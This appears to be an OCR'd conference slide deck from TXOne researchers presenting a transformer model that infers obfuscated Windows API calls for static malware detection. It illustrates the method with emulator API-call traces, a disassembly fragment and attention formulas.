Attention Is All You Need for Semantics Detection
A Novel Transformer on Neural-Symbolic Approach

Sheng-Hao Ma
@aaaddress1

Yi-An Lin

Mars Cheng
@marscheng_

TXOne Threat Researcher From

Sheng-Hao Ma

Team Lead
PSIRT and Threat Research

Yi-An Lin

Threat Researcher
PSIRT and Threat Research

Mars Cheng

Threat Research Manager
PSIRT and Threat Research

Outline

01 | **Background and Pain Points**

02 | **Deep Dive into Our Practical Neural-Symbolic Transformer**

- CuIDA (Cuda-trained Inference Decompiler Agent)
- API Use-define Walker of CFG
- Symbolic-sensitive Represent Tokenizer
- MS Predefined Integer-Scale Semantics

03 | **Use One Transformer to Conquer All You Need for Detection**

- nnYara
- nnShellcode
- nnSymUnpacker


04 | **Conclusion and Takeaways**


Background and Pain Points

Let’s get straight to the point : the Dilemma of the Blue Team!

- In their daily duties, SOC personnel, digital forensics experts, malware analysts, and threat intelligence analysts frequently face challenging scenarios without dynamic execution as shown below

Highly Obfuscated Malware	Windows Shellcode	Commercial Packers e.g. VMProtect, Themida, etc.





Practice makes Perfect as a Malware Analyst?


- Through years of analyzing malware, such as in-the-wild obfuscated ransomware, malware analysts developer professional intuition. It leads us to wonder
  - Can we **predict** the function of the malware **without actually executing** it?
  - Expert opinion: 'predicting' the format of call sequences is possible with surprising accuracy

The Sense Behind Human Expert Analysis

31ST USENIX SECURITY SYMPOSIUM


Decomperson: How Humans Decompile and What We Can Learn From It

Authors:
Kevin Burk, Fabio Pagani, Christopher Kruegel, and Giovanni Vigna, *UC Santa Barbara*



Previous Work


- In our Black Hat USA 2022 research, we highlighted the power of **building a symbolic engine** to detect obfuscated ransomware, aiming to capture hidden ransomware in large-scale sample datasets, such a VirusTotal.
  - The idea relies on taint analysis and tracking **data flow among unknown API calls**



A New Trend for the Blue Team - Using a Practical Symbolic Engine to Detect Evasive Forms of Malware/Ransomware

Sheng-Hao Ma | Threat Researcher, TXOne Networks Inc.
Mars Cheng | Manager, PSIRT and Threat Research, TXOne Networks Inc.
Hank Chen | Threat Researcher, TXOne Networks Inc.
Date: Wednesday, August 10 | 4:20pm-5:00pm (Lagoon KL (Level 2
Format: 40-Minute Briefings
Tracks: Data Forensics & Incident Response, Defense

Blue Teams and anyone on the defensive side face various challenge
ransomware binaries, especially ones with obfuscation techniques s
identifying whether the sample is even worth the effort (what makes it unique/challenging/new), and second, choosing either static, dynamic analysis, or both! With static analysis, you give up the ability to detect obfuscated malicious programs only visible during run-time, and dynamic analysis is both labor and time intensive, and requires a high-degree of skill and experience, not to mention the threat of the binary escaping your sandbox emulation or virtualization environment.



Scrupulous human work is required, but the re is never enough resources ☹

https://www.blackhat.com/us-22/briefings/schedule/#a-new-trend-for-the-blue-team---using-a-practical-symbolic-engine-to-detect-evasive-forms-of-malwareransomware-26932

Distributional Hypothesis

- *"Given the following format of an unknown API, please choose the best possible API name based on your experience as a malware expert:"*

$$UnknownApiName(\ Str, 0x40000000, 0, 0, 1, 0x04000000, 0\ )$$
$$UnknownApiName(\ Str, 0xC0000000, 0, 0, 1, 0x00000000, 1\ )$$

A. FindWindowExW

B. CreateFileW

C. GetDlgItems

D. SendMessageW

Great! 0x40000000 and 0xC0000000 are commonly used in the 2nd argument of CreateFileW()

```
DEBUG:__main__:[API_CALL] kernel32.CreateFileW('FUNC_RET', '0xc0000000', '0x00000000', '0x00000000', '0x00000003', '0x00000000', '0x00000000')
DEBUG:__main__:[API_CALL] kernel32.ReadFile('RET_OF_FUNC7', 'FUNC_RET', '0x00100000', 'LOCAL_BUFF', '0x00000000')
DEBUG:__main__:[API_CALL] kernel32.WriteFile('RET_OF_FUNC7', 'FUNC_RET', '0x00000208', 'LOCAL_BUFF', '0x00000000')
DEBUG:__main__:[API_CALL] kernel32.SetFilePointerEx('RET_OF_FUNC7', '0x00000000', '0x00000000', '0x00000000', '0x00000001')
```

```
DEBUG:__main__:[API_CALL] user32.wsprintfW('FUNC_RET', 'STR_UNICODE_0')
DEBUG:__main__:[API_CALL] kernel32.CreateFileW('FUNC_RET', '0x40000000', '0x00000000', '0x00000000', '0x00000001', '0x04000000', '0x00000000')
DEBUG:__main__:[API_CALL] kernel32.VirtualAlloc('0x00000000', '0x00000114', '0x00003000', '0x00000004')
DEBUG:__main__:[API_CALL] advapi32.RegOpenKeyExW('LOCAL_BUFF', 'LOCAL_BUFF', '0x00000000', '0x00020019', 'LOCAL_BUFF')
DEBUG:__main__:[API_CALL] advapi32.RegQueryValueExW('FUNC_RET', 'LOCAL_BUFF', '0x00000000', '0x00000000', 'LOCAL_BUFF', 'LOCAL_BUFF')
```


https://en.wikipedia.org/wiki/Distributional_semantics#Distributional_hypothesis

Distributional Hypothesis

- *"Given the following format of an unknown API, please choose the best possible API name based on your experience as a malware expert:"*

$$UnknownApiName(\ Int, 0, 0, 0x105\ )$$
$$UnknownApiName(\ Int, 0, 0, 0x401\ )$$
$$UnknownApiName(\ Int, 0, 0, 0x180\ )$$
$$UnknownApiName(\ \underbrace{Int, 0, 0, 0x181}\ )$$

All of them expect 4 args

A. SendMessageA
B. SetTimer
C. AdjustWindowRectEx
D. RedrawWindow

WOW, 4 argument? This is too common and harder to guess for humans.😈


```
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000105')
[API_CALL] gdi32.GetRgnBox('0x61616161', 'LOCAL_BUFF')
[API_CALL] gdi32.GetViewportOrgEx('0x61616161', 'LOCAL_BUFF')
```

```
[API_CALL] user32.SendMessageA('0x61616161', '0x0000000b', '0x00000001', '0x00000000')
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000181')
[API_CALL] user32.RedrawWindow('0x61616161', 'LOCAL_BUFF', '0x00000000', '0x00000105')
[API_CALL] user32.SendMessageA('0x61616161', '0x00000200', 'LOCAL_BUFF', '0x500f300f')
[API_CALL] user32.SetTimer('0x61616161', '0x00000004', '0x0000001e', '0x00000000')
```


https://en.wikipedia.org/wiki/Distributional_semantics#Distributional_hypothesis

Deep Dive into Our Practical Neural-Symbolic Transformer

Cuda-trained Inference Decompiler Agent (CuIDA)



Recap Cylance Research in NDSS 2018

Towards Generic Deobfuscation of Windows API Calls

Vadim Kotov
Dept. of Research and Intelligence
Cylance, Inc
vkotov@cylance.com

Michael Wojnowicz
Dept. of Research and Intelligence
Cylance, Inc
mwojnowicz@cylance.com

Abstract—A common way to get insight into a malicious program's functionality is to look at which API functions it calls. To complicate the reverse engineering of their programs, malware authors deploy API obfuscation techniques, hiding them from analysts' eyes and anti-malware scanners. This problem can be partially addressed by using dynamic analysis; that is, by executing a malware sample in a controlled environment and logging the API calls. However, malware that is aware of virtual machines and sandboxes might terminate without showing any signs of malicious behavior. In this paper, we introduce a static analysis technique allowing generic deobfuscation of Windows

describes API functions exposed by the DLL. In other words, obfuscated API calls assume some ad-hoc API resolution procedure, different from the Windows loader.

Deobfuscating API calls can be tackled in two broad ways:

1) Using static analysis, which requires reverse engineering the obfuscation scheme and writing a script that puts back missing API names.
2) Using dynamic analysis, which assumes executing malware in the controlled environment and logging the API

API Call Function	Argument Sequence
RegOpenKeyEx	var, var, 0x146, 1, 1
RegOpenKeyEx	mem, 4, 0x170, var, 1
GetLocaleInfo	mem, 4, 1, 1
GetLocaleInfo	ret, 3, 2, 2
SendDlgItemMessage	var, var, ret, expr, var, var, var, 1
SendDlgItemMessage	mem, 0x411004, expr, 2, expr, 1, 1, expr

RESEARCH-ARTICLE | OPEN ACCESS

Neural reverse engineering of stripped binaries using augmented control flow graphs

Authors: Yaniv David, Uri Alon, and Eran Yahav | Authors Info & Claims

- They introduce a static-analysis approach for observing arguments in unknown API calls:
- A simplified symbolic execution engine is used to collect use-definition chains.
  - Hidden-Markov-Models(HMMs) automate inferential processes on well-known Win32 API schemes, achieving up to 87.6% accuracy.
  - **Limitation and Future Work:**
    - The approach may lose the semantics of original API usage patterns.
    - HMMs lack position-wise semantics, making it challenging to classify Win32 APIs with fewer than 5 arguments, especially when meaningful Microsoft MACRO integers are used. For example:
      - $VirtualAlloc(\,0, 114h, 80h, 4)$
      - $SendMessage(\,0, 200h, 1, 0)$

Position-wise Semantics Encoding

- **Position – The Order Matters for Semantics!**
  - We also understand that the order of function arguments is crucial for the OS interface, such as the Win32 API, to receive the specific inputs chosen by the program developers.

✗ HANDLE OpenProcess(DWORD dwProcessId, DWORD dwDesiredAccess, BOOL bInheritHandle)

✓ HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)

It's important to represent the order in API syntax.

Argument Inputs = [embedding(DWORD1) , embedding(BOOL2), embedding (DWORD3)]

kazemnejad.com/blog/transformer_architecture_positional_encoding

Scaled Dot-Product Attention

$$y = softmax(\frac{QK^T}{\sqrt{d_k}})V$$

- By projecting argument value distribution into a 3D QKV (Query, Key, Value) database, we can encode this order and predict API names using Softmax.

$$\underset{Input\ Token}{[x1, x2, x3, x4]} \times \underset{Embedding\ Weight\ Matrix}{\begin{bmatrix} h_{11} & \cdots & h_{1n} \\ \vdots & \ddots & \vdots \\ h_{1n} & \cdots & h_{nn} \end{bmatrix}} \times QKV_{attention} = \underset{Output}{[\ o1, o2, o3, o4\ ]}$$

$$APIFunc\ (\ x1 \xrightarrow{h(x1)} x2 \xrightarrow{h(x1+x2)} x3 \xrightarrow{h(x1+x2+x3)} x4 \xrightarrow{h(x1+x2+x3+x4)} \ldots\ x_n\ )$$

$$h(x1 + x2 + \cdots xn)$$

$$W_{attention} \in R^{T \times T} = \begin{bmatrix} 1 & 0 & 0 & \cdots & 0 \\ 0.5 & 0.5 & 0 & \cdots & 0 \\ 0.33 & 0.33 & 0.33 & \cdots & 0 \\ \vdots & \vdots & \ddots & \ddots & \vdots \\ \frac{1}{T} & \frac{1}{T} & \cdots & \cdots & \frac{1}{T} \end{bmatrix}$$

Our Attention-based API Semantics Model

The sequence of
human expert analysis

$$Sequence_{readFile} = \overbrace{f1(x1, x2, \dots xn) \rightarrow f2(x1, x2, \dots xn) \rightarrow f3(x1, x2, \dots xn) \rightarrow}^{\text{The sequence of human expert analysis}} \dots$$

$$ReadFile(hFile, szBuf, Len, 0, 0)$$

$$GetFileSize(hFile, \&Len)$$

$$hFile = CreateFileA(path, GENERIC_{READ}, 0, OPEN_{EXISTING}, 0, 0)$$

Our Attention-based API Semantics Model

$$Sequence_{readFile} = f1(x1, x2, \dots xn) \rightarrow f2(x1, x2, \dots xn) \rightarrow f3(x1, x2, \dots xn) \rightarrow \dots$$

$$Attention(path, GENERIC_{READ}, 0, OPEN_{EXISTING}, 0, 0) = Embedding(\text{CreateFileA})$$

```
[403780] - kernel32.GetCurrentProcess()
[403780] - kernel32.GetCurrentProcess()
[403787] - kernel32.TerminateProcess(1096445967, 3221226505)
[403787] - kernel32.TerminateProcess(('apicall', 'kernel32.GetCurrentProcess', []), '0xc0000409')
[40463f] - kernel32.IsDebuggerPresent()
```

Taint Analysis & Embedding

$$Attention(Embedding(path, GENERIC_{READ}, 0, OPEN_{EXISTING}, 0, 0), \&Len) = Embedding(\text{GetFileSize})$$

Taint Analysis & Embedding

Taint Analysis

$$Attention(Embedding(path, GENERIC_{READ}, 0, OPEN_{EXISTING}, 0, 0), szBuf, Len, 0, 0) = Embedding(\text{ReadFile})$$

Use One Transformer to Conquer All You Need for Detection

Use-Define Chain Extractor

extract the use-define chains
based on x86 calling convention of decompiled calls

$$buffer = dword\_412714\,(v4,\ 40000000h,\ 4,\ 0,\ 2,\ 4000100h,\ 0)$$

```
00403305 push    edi
00403306 push    4000100h
0040330B push    2
0040330D push    edi
0040330E push    4
00403310 push    40000000h
00403315 push    esi
00403316 call    dword_412714
0040331C cmp     eax, 0FFFFFFFFh
0040331F jz      short loc_403329
```

- **Use-define extractor for stripped binaries:**
  - **Argument counting by calling convention:**
    - 32bit – push, push, push, push …
    - 64bit – rcx, rdx, r8, r9, push, push …
    - Determine unknown API argument count from decompiled results.
  - **Taint analysis to track API relationships:**
    1. Record argument values from decompiled API calls.
    2. The engine provides a magic number as return values instead of simulating API behaviors.
    3. Track these magic numbers when used as arguments in other APIs.

Tokenizer: Representation of Unlimited Integers in Limited Scale

?

It seems like meaningful Integers

UnknownFunc(D7F70Ch, C00000h, 200h)

Memory Page

Read Writable?

Executable?

PTR_ASM_CODE

In-Mem Data Type

STR_UNICODE | STR_ANSI | LOCAL_BUFF | DATA_EXPR

Represent but Keep Semantics on Integer Scale

Semantics on Integer Scale

Zero *INT_MAX*

0 … 260 Meaningful Small Integers by Developers	scale = sqrt(NumberSize) HEX_scale	MS Predefined NTSTATUS 40000000h, 80000000h, or C0000000h

UnknownFunc(D7F70Ch, C00000h, 200h)

Memory Page

